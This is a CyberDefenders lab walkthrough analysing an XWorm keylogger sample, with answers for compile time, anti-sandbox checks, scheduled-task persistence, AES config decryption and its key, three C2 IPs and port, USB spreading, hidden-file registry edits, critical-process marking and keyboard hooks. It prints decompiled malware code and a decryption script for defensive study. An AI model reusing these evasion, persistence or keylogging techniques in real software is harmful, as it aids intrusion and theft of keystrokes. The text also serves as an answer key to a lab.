




Cyberdefenders - Xworm

What is the compile timestamp (UTC) of the sample?

We start by checking the true file type of the `.malware` file using the `file` command, which confirms it is a Windows executable.

We then use `exiftool` to extract the metadata from the malware. The Timestamp field shows `2024:02:25 23:53:40+01:00`, which converts to `2024:02:25 22:53:40` UTC.

Which legitimate company does the malware impersonate in an attempt to appear trustworthy?

This can also be found in the exiftool output, which reveals that the malware impersonates Adobe.

How many anti-analysis checks does the malware perform to detect/evade sandboxes and debugging environments?

By opening the `.exe` in dnSpy and navigating to the entry point, we reach the main function.

From there, we can look for anti-analysis checks by observing the code and searching for known patterns. We find the following checks:

- a string check for "vmware"
- a string check for "virtualbox"
- `CheckRemoteDebuggerPresent` to detect if a debugger is attached to the process
- `GetCurrentProcess` called alongside `CheckRemoteDebuggerPresent` to exit the malware depending on the environment
- `Thread.Sleep` to delay execution by several minutes, bypassing sandbox and automated analysis systems

So there is **5** anti analysis checks


What is the name of the scheduled task created by the malware to achieve execution with elevated privileges?

In dnSpy, we search for `schtasks.exe` to identify where a new process is launched.

```
processStartInfo.Arguments = string.Concat(new string[]
{
    "/create /f /RL HIGHEST /sc minute /mo 1 /tn \"",
    Path.GetFileNameWithoutExtension
    (NB2mi1VBTSN5U40DfEsDcrzgxwCrxt7ilyCoMW0Zb5dK9QwIjZ6W6wYeHriq.EB5J4sIzf
    H74BwfgRjacCtnEuNWfxu93z57nr4HrttTW5asX0hadv7pC7YFu),
    "\" /tr \"",
    text,
    "\" \"",
});
```

Deobfuscation with de4dot was unsuccessful as the malware uses a custom obfuscator.

We attempt to run the malware on any.run to observe process creation in real time.



We can directly observe the task name: `WmiPrvSE`.

What is the filename of the malware binary that is dropped in the AppData directory ?

This is also confirmed on any.run: the dropped binary is named `WmiPrvSE.exe`.

Which cryptographic algorithm does the malware use to encrypt or obfuscate its configuration data?

Going back to the main function, we notice repeated calls to the function `yEA8oSg5...` at the beginning of the code.

By navigating to its definition:

```
1  using System;
2  using System.Security.Cryptography;
3
4  namespace Stub
5  {
6      // Token: 0x02000018 RID: 24
7      public class yEA8oSg5e02FNwc6DpGE
8      {
9          // Token: 0x0600013B RID: 315 RVA: 0x000069B8 File Offset: 0x000048B8
10         public static object f5Mo9y1FK1yJy4poW9CE(string 3pXqYfeWgCBZOAYUjYnh)
11         {
12             RijndaelManaged rijndaelManaged = new RijndaelManaged();
13             MD5CryptoServiceProvider md5CryptoServiceProvider = new
14                 MD5CryptoServiceProvider();
15             byte[] array = new byte[32];
16             byte[] sourceArray = md5CryptoServiceProvider.ComputeHash
17                 (ACX0qTJzEzq40qP5qFxb.wVkaAAeCf68eWi8Flwtq
18                 (NB2mi1VBTSNSU40DfEsDcrzgxWCrxt7iIyCoMw0Zb5dK9QwIjZ6W6wYeHriq.DhMybcleyUJ8
19                 bZbaqtAkL3FTz6SQ840xELBsFWt9yekNCVYQ1WgRtjL1bTF3));
20             Array.Copy(sourceArray, 0, array, 0, 16);
21             Array.Copy(sourceArray, 0, array, 15, 16);
22             rijndaelManaged.Key = array;
23             rijndaelManaged.Mode = CipherMode.ECB;
24             ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
25             byte[] array2 = Convert.FromBase64String(3pXqYfeWgCBZOAYUjYnh);
26             return ACX0qTJzEzq40qP5qFxb.sJljw7gGxcYB8jRe1fPv
27                 (cryptoTransform.TransformFinalBlock(array2, 0, array2.Length));
28         }
29     }
30 }
```

We can see that the function uses `RijndaelManaged`, which is the .NET implementation of the Rijndael algorithm. The malware uses **AES** as its encryption algorithm.

To derive the parameters for its encryption algorithm (such as the key and initialization vector), the malware uses a hardcoded string as input. What is the value of this hardcoded string

By analyzing the data flow:

We can see the `ComputeHash` method, which requires a hardcoded string as input. Inside the `ComputeHash` call, there is a first method being used. Navigating to its definition reveals that it is simply an encoding function.

```
// Token: 0x0600014C RID: 332 RVA: 0x00006CAC File Offset: 0x00004EAC  
public static byte[] wVkaAAeCf68eWi8Flwtq(string Tzme3PWI6TL00kpZdAFJ)  
{  
    return Encoding.UTF8.GetBytes(Tzme3PWI6TL00kpZdAFJ);  
}
```

The key must therefore be in the parameters of this function. We can see that it receives a constant `DhMybcley` as an argument. Navigating to this constant reveals the hardcoded string used as input to derive the encryption key.

```
// Token: 0x04000010 RID: 16  
public static string DhMybcleyUJ8bZbaqtAkL3FTz6SQ840xELBsFWt9yekNCVYQ1WgRtjL1bTF3 =  
    "8xTJ0EKPuiQsJVat";  
// Token: 0x04000011 RID: 17
```

What are the Command and Control (C2) IP addresses obtained after the malware decrypts them?

There are three approaches to retrieve the C2 IP addresses:

Solution 1: look them up on VirusTotal.

Solution 2: observe the TCP requests on any.run (this only reveals 2 out of the 3 IP addresses).

Solution 3: find where the IP addresses are stored in the code. By searching for `IPAddress` in dnSpy, we land on the following function:

```
public static void
u97060VQm3F7ADJJyDV85Ea70QFIveDAEfezQ8YXy7JEm0UUrIU56v97sMf4cGt3Y8K9zXPDvKXTgvtlmqql8QcZG9oQ
()
{
    try
    {
        string text = NB2mi1VBTSN5U40DfEsDcrzgxWCrxt7i1yCoMW0Zb5dK9QwIjZ6W6wYeHriq.
ZIDZvDLAFbRYxsxkwM11B7DELYeP0rfiJNEILKuap1H9eXgbiPbiwGYX2g2.Split(new char[]
{
    ',',
})[new Random().Next(NB2mi1VBTSN5U40DfEsDcrzgxWCrxt7i1yCoMW0Zb5dK9QwIjZ6W6wYeHriq.
ZIDZvDLAFbRYxsxkwM11B7DELYeP0rfiJNEILKuap1H9eXgbiPbiwGYX2g2.Split(new char[]
{
    ',',
}).Length)];
        if (ACX0qTJzEzq40qP5qFxb.xC6H8c9Pbg8tjwXXdpwk(text))
        {
            IPAddress[] hostAddresses = Dns.GetHostAddresses(text);
            foreach (IPAddress ipaddress in hostAddresses)
            {
```

Which loops over hardcoded IP addresses stored in a constant. Navigating to that constant:

```
public static string ZIDZvDLAFbRYxsxkwM11B7DELYeP0rfiJNEILKuap1H9eXgbiPbiwGYX2g2 =
    "t9jQo4UCbK2ZCYwUUSBf2oYT7q1ogMGVrgjUqWnzqLxMXw3GIeVZpids5gIz2YZu";
```

It is encrypted. But based on the previous questions we already know:

- the encryption algorithm
- the encryption key

We can therefore write a Python script that reproduces the malware's decryption routine:

```
main.py +
1 import hashlib
2 import base64
3 from Crypto.Cipher import AES
4
5 hardcoded = "8xTJ0EKPuiQsJVat"
6
7 md5 = hashlib.md5(hardcoded.encode()).digest()
8
9 key = bytearray(32)
10 for i in range(16):
11     key[i] = md5[i]
12 for i in range(16):
13     key[15 + i] = md5[i]
14
15 encrypted = "t9jQo4UCbK2ZCYwUUSBf2oYT7q1ogMGVrgjUqWnzqLxMXw3GIeVZpids5gIz2YZu"
16 data = base64.b64decode(encrypted)
17
18 cipher = AES.new(bytes(key), AES.MODE_ECB)
19 decrypted = cipher.decrypt(data)
20
21 print(decrypted.decode('utf-8', errors='ignore'))
```

Ln: 21, Col: 50

 Run  Share  Debug Command Line Arguments

TERMINAL PROBLEMS 1

 185.117.250.169,66.175.239.149,185.117.249.43



 ** Process exited - Return Code: 0 **

Which gives us the 3 C2 IP addresses in plaintext.

What port number does the malware use for communication with its Command and Control (C2) server?

Searching for "port" in dnSpy leads us to the TCP connection function. After unsuccessfully trying to trace back all the function calls to find the original encrypted string, we decrypt all the constants from the same class as the hardcoded decryption key using our Python script. Decrypting `3qBjH4yDUHjhZBxWK56eYw==` gives us port `7000`, which is confirmed on any.run where the TCP requests made by the malware all target this port.

The malware spreads by copying itself to every connected removable device. What is the name of the new copy created on each infected device?

We know the propagation logic likely involves searching for USB devices and writing to them. We can therefore search for relevant .NET functions such as `DriveInfo.DriveType`, `Removable` etc. to locate where the code enumerates USB drives.

```
if (driveInfo.IsReady)
{
    IL_9B:
    num = 11;
    if (driveInfo.DriveType == DriveType.Removable)
    {
        IL_AB:
        num = 12;
        string name = driveInfo.Name;
        IL_B6:
        num = 13;
        if (!File.Exists(name +
            NB2mi1VBTSN5U40DfEsDcrzgxWCrxt7i1yCoMW0Zb5dK9QwIjZ6W6wYeHriq.
            s6qNULBh1I6DXfxJKXLS8vMqDb2zNIYNI5hhilJnX0Mbzn8B4g6F0vguJvMV))
        {
            IL_CC:
            num = 14;
            File.WriteAllBytes(name +
                NB2mi1VBTSN5U40DfEsDcrzgxWCrxt7i1yCoMW0Zb5dK9QwIjZ6W6wYeHriq.
                s6qNULBh1I6DXfxJKXLS8vMqDb2zNIYNI5hhilJnX0Mbzn8B4g6F0vguJvMV, File.
                ReadAllBytes(ACX0qTJzEzq40qP5qFxb.8qqIc9C1rZ7T3T8LTgSV));
            IL_EA:
            num = 15;
```


This leads us to the USB detection code, where the malware writes a file to the drive using an obfuscated constant. Navigating to that constant and decrypting it with our Python script gives us `USB.exe`.

To ensure its execution, the malware creates specific types of files. What is the file extension of these created files?

In the USB-related code, we can see that the malware uses the names of files already present on the USB drive to create `.lnk` shortcuts pointing to the malware, ensuring its execution. This is also confirmed on any.run where a `.lnk` file creation is observed.

Files modification

2

☒ Only important

Filter by filename

NETWORK	Timeshift	PID	Process name	Filename	Conte
	10292 ms	1876	XWorm.malware.exe	C:\Users\admin\AppData\Roaming\WmiPrvSE.exe	
FILES	10651 ms	1876	XWorm.malware.exe	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\WmiPrvSE.lnk	

What is the name of the DLL the malware uses to detect if it is running in a sandbox environment?

By searching for DLL checks in the code, we find a boolean that checks whether `SbieDll.dll` is present and exits the program if it is found. Looking this up reveals that it is a DLL belonging to Sandboxie, a Windows sandbox environment.

What is the name of the registry key manipulated by the malware to control the visibility of hidden items in Windows Explorer?

In dnSpy, searching for "Hidden" leads us to some fairly explicit code:

```
num = 5;
RegistryKey registryKey = MuC0Ek32S2qWYkJGK8MCDraE3NRaegV2ciWj85lpbnaytobXnqusBz1a9jJ9.
Computer.Registry.CurrentUser.OpenSubKey
("Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Advanced", true);
IL_43:
num = 6;
if (Operators.ConditionalCompareObjectEqual(registryKey.GetValue("ShowSuperHidden"), 1,
false))
{
    IL_5F:
    num = 7;
    registryKey.SetValue("ShowSuperHidden", 0);
}
IL_73:
num = 9;
DriveInfo[] drives = DriveInfo.GetDrives();
int i = 0;
while (i < drives.Length)
```

The `ShowSuperHidden` registry key is retrieved and set to `0` in order to hide files.

Which API does the malware use to mark its process as critical in order to prevent termination or interference?

After some research using keywords such as "set critical process windows API", we find `RtlSetProcessIsCritical`, a Windows API function used to mark a process as critical.

We can see that the malware imports the corresponding DLL:

```

// Token: 0x02000017 RID: 23
public class ke48iewt5U3eoIMbjLCt
{
    // Token: 0x0600012C RID: 300
    [DllImport("NTdll.dll", EntryPoint = "RtlSetProcessIsCritical", SetLastError = true)]
    public static extern void H8daqEsgsEVBPfZFn1WT([MarshalAs(UnmanagedType.Bool)] bool tw

    // Token: 0x0600012D RID: 301 RVA: 0x000026AD File Offset: 0x000008AD
    public static void re0AJXka2QlVoAzmktIo(object 4rENCa3ubrlZxou3Nj9o, SessionEndingEvent
    {
        ke48iewt5U3eoIMbjLCt.2aVjhh4hASPZIXzQDKVE();
    }

    // Token: 0x0600012E RID: 302 RVA: 0x00006934 File Offset: 0x00004B34
    public static void IhdVe0tvCXGD9oi0cVCe()
    {
        try
        {

```

And by tracing the function call, we can see that the API is called with `true`, marking the process as critical and preventing it from being killed, as doing so would trigger a BSOD.

```


// Token: 0x0600012E RID: 302 RVA: 0x00006934 File Offset: 0x00004B34
public static void IhdVe0tvCXGD9oi0cVCe()
{
    try
    {
        SystemEvents.SessionEnding += ke48iewt5U3eoIMbjLCt.re0AJXka2QlVoAzmktIo;
        Process.EnterDebugMode();
        bool flag;
        ke48iewt5U3eoIMbjLCt.H8daqEsgsEVBPfZFn1WT(true, ref flag, false);
    }
    catch (Exception ex)
    {
    }
}

// Token: 0x0600012F RID: 303 RVA: 0x00006980 File Offset: 0x00004B80
public static void 2aVjhh4hASPZIXzQDKVE()

```

Which API does the malware use to insert keyboard hooks into running processes in order to monitor or capture user input?

Searching for Windows API functions used to insert hooks leads us to `SetWindowsHookEx`, which is used in the malware alongside the callback `LowLevelKeyboardProc`. According to the Windows documentation, this callback is invoked every time a new keyboard input event is posted to a thread input queue.



```
// Token: 0x060000DC RID: 220
[DllImport("user32.dll", CharSet = CharSet.Auto, EntryPoint = "SetWindowsHookEx",
SetLastError = true)]
private static extern IntPtr
v2H7UaTp8QLeiqSYflzi3sclFElatUojEHCwv0IoXHXii3FlZocIVLQx9c8v05vW9iL6KiRzIfUyn(int
HJGWSXzau5VpUb17pSP7IzeqzHSe0aHEQheHNuCnWGLnVC1KJ3wMdmix4cyUp1INQX0IWC5DE7Lb7,
kJx6L3azGytlvlp05g4M7vFzwGBCSetM1yxXtBPEZEjmmDw8uu6Q82pIaJr4lKwMvXwocSYY9KQQd.
LowLevelKeyboardProc
fzzzTQONszicgX9qy6tZeJ9nqnbLnPD4gtEbcDtf1miQWe9rUKDaPbB90LFju7T7a6KvmsTlMSyCF,
IntPtr fcrkLT3TAwBUUsJYmnrnB, uint 7SEYzvzMbKuiACze3Kwz);
```

Given the malware's ability to insert keyboard hooks into running processes, what is its primary functionality or objective?

Based on everything discovered above, the malware is a **keylogger**.